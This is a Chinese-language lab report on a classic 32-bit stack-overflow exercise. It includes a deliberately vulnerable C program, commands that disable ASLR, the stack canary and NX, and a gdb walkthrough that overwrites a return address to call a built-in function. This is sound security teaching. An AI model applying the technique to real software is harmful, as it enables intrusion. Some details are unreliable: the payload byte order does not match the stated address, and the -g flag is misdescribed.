
第七章实验报告

实验名称：简单栈溢出实验

实验原理：栈被用于实现函数的调用以及存储局部变量，当使用诸如 strcpy、gets 等不安全函数时，攻击者通过向栈中某个变量写入的字节数超过了这个变量本身所申请的字节数，使得数据向高地址存储区域进行覆盖来修改返回地址，最终让程序根据攻击者的想法运行，这种攻击被称为栈溢出攻击。栈的存储结构如下图所示。




实验环境：Ubuntu23.04 虚拟机一台

实验步骤：

1. 配置实验环境：配置 Ubuntu23.04 虚拟机，配置 gcc 编译器。

1） 本实验使用基于 VMware Workstation Pro 搭载 Ubuntu23.04 的虚拟机进行演示。系统信息如下图所示。



2） 在终端中输入命令 sudo apt-get install gcc -y，下载安装 gcc，安装完成后在终端中输入 gcc --version 查看是否安装成功。

3） 在终端中输入命令 sudo apt-get install gcc-multilib -y，使 gcc 支持交叉编译。

2. 创建 C 语言代码文件 StackOverflow.c，编写测试程序。在主函数中不调用攻击函数 inject，不断修改 input 的值，通过 strcpy 函数使内存中返回地址被 param 覆盖为攻击函数 inject 的地址。

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char input[] = "AAAAABBBBBCCCCCD";

void inject() {
  printf("*****inject success*****\n");
}

void func_call() {
  char param[16];
  strcpy(param, input);
}

int main() {
  func_call();
  printf("main exit...\n");
  return 0;
}
```

3. 在终端中输入命令 sudo sysctl -w kernel.randomize_va_space=0，关闭进程空间地址随机化功能。
4. 在终端中输入命令 gcc -Wall -g -o StackOverflow StackOverflow.c -fno-stack-protector -z execstack -m32 编译测试程序，其中 -g 代表关闭所有优化机制，-fno-stack-protector 代表关闭 Stack Canary 保护，-z execstack 代表禁用 NX（No-eXecute protect）保护，-m32 代表在编译阶段将编译目标指定为 32 位。
5. 使用 gdb 工具对测试程序进行调试，通过查看汇编指令修改数组内容执行攻击。

1） 在终端中输入命令 gdb StackOverflow 开始调试。

```
zinc@zinc-VMware-Virtual-Platform:~/桌面$ gdb StackOverflow
GNU gdb (Ubuntu 13.1-2ubuntu2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from StackOverflow...
(gdb)
```

2） 输入命令 b 13，在程序第 13 行设置断点，方便调试。

```
(gdb) b 13
Breakpoint 1 at 0x11e9: file StackOverflow.c, line 13.
```

3） 输入命令 r，再输入命令 n，开始调试。

```
(gdb) r
Starting program: /home/zinc/桌面/StackOverflow

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, func_call () at StackOverflow.c:13
warning: Source file is more recent than executable.
13        strcpy(param, input);
```

4） 输入命令 disassemble，查看当前汇编指令执行情况，=>符号所指的行为当前执行行。

```
(gdb) disassemble
Dump of assembler code for function func_call:
   0x565561d8 <+0>:     push   %ebp
   0x565561d9 <+1>:     mov    %esp,%ebp
   0x565561db <+3>:     push   %ebx
   0x565561dc <+4>:     sub    $0x14,%esp
   0x565561df <+7>:     call   0x56556247 <__x86.get_pc_thunk.ax>
   0x565561e4 <+12>:    add    $0x2df0,%eax
=> 0x565561e9 <+17>:    sub    $0x8,%esp
   0x565561ec <+20>:    lea    0x4c(%eax),%edx
   0x565561f2 <+26>:    push   %edx
   0x565561f3 <+27>:    lea    -0x18(%ebp),%edx
   0x565561f6 <+30>:    push   %edx
   0x565561f7 <+31>:    mov    %eax,%ebx
   0x565561f9 <+33>:    call   0x56556050 <strcpy@plt>
   0x565561fe <+38>:    add    $0x10,%esp
   0x56556201 <+41>:    nop
   0x56556202 <+42>:    mov    -0x4(%ebp),%ebx
   0x56556205 <+45>:    leave
   0x56556206 <+46>:    ret
End of assembler dump.
```

5） 输入命令 i r ebp esp，查看当前栈底指针 ebp 和栈顶指针 esp。

```
(gdb) i r ebp esp
ebp            0xffffd068          0xffffd068
esp            0xffffd050          0xffffd050
```

6） 输入命令 p &param，查看数组 param 首地址。

```
(gdb) p &param
$1 = (char (*)[16]) 0xffffd050
```

7） 输入命令 x /2xw 0xffffd068，查看 func_call 函数返回地址。输入命令 disassemble main，发现当前返回地址为 main 函数。

```
(gdb) x /2xw 0xffffd068
0xffffd068:     0xffffd078      0x56556226
(gdb) disassemble main
Dump of assembler code for function main:
   0x56556207 <+0>:     lea    0x4(%esp),%ecx
   0x5655620b <+4>:     and    $0xfffffff0,%esp
   0x5655620e <+7>:     push   -0x4(%ecx)
   0x56556211 <+10>:    push   %ebp
   0x56556212 <+11>:    mov    %esp,%ebp
   0x56556214 <+13>:    push   %ebx
   0x56556215 <+14>:    push   %ecx
   0x56556216 <+15>:    call   0x565560b0 <__x86.get_pc_thunk.bx>
   0x5655621b <+20>:    add    $0x2db9,%ebx
   0x56556221 <+26>:    call   0x565561d8 <func_call>
   0x56556226 <+31>:    sub    $0xc,%esp
   0x56556229 <+34>:    lea    -0x1fb3(%ebx),%eax
   0x5655622f <+40>:    push   %eax
   0x56556230 <+41>:    call   0x56556060 <puts@plt>
   0x56556235 <+46>:    add    $0x10,%esp
   0x56556238 <+49>:    mov    $0x0,%eax
   0x5655623d <+54>:    lea    -0x8(%ebp),%esp
   0x56556240 <+57>:    pop    %ecx
   0x56556241 <+58>:    pop    %ebx
   0x56556242 <+59>:    pop    %ebp
   0x56556243 <+60>:    lea    -0x4(%ecx),%esp
   0x56556246 <+63>:    ret
End of assembler dump.
```

8） 根据栈的存储结构计算攻击文本。param 的首地址 0xffffd050 距离 func_call 函数返回地址 0xffffd06C 有 28 个字节，因此将 input 设置为“28 位任意字符+4 位 inject 函数地址”。输入命令 p &inject，查看 inject 函数地址为 0x565561ad。考虑到 Ubuntu 采用小端序，可以将 input 设置为“AAAAABBBBBCCCCCDDDDDEEEEEFFF\xad\x61\x56\x55”。

```
(gdb) p &inject
$5 = (void (*)()) 0x565561ad <inject>
```

9） 在代码中修改 input 后重新编译程序，在终端中输入命令 gdb StackOverflow，输入命令 r 和 n，开始调试，发现 inject 函数被调用，攻击成功，结果如下图所示。

```
(gdb) r
Starting program: /home/zinc/桌面/StackOverflow

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
*****inject success*****
```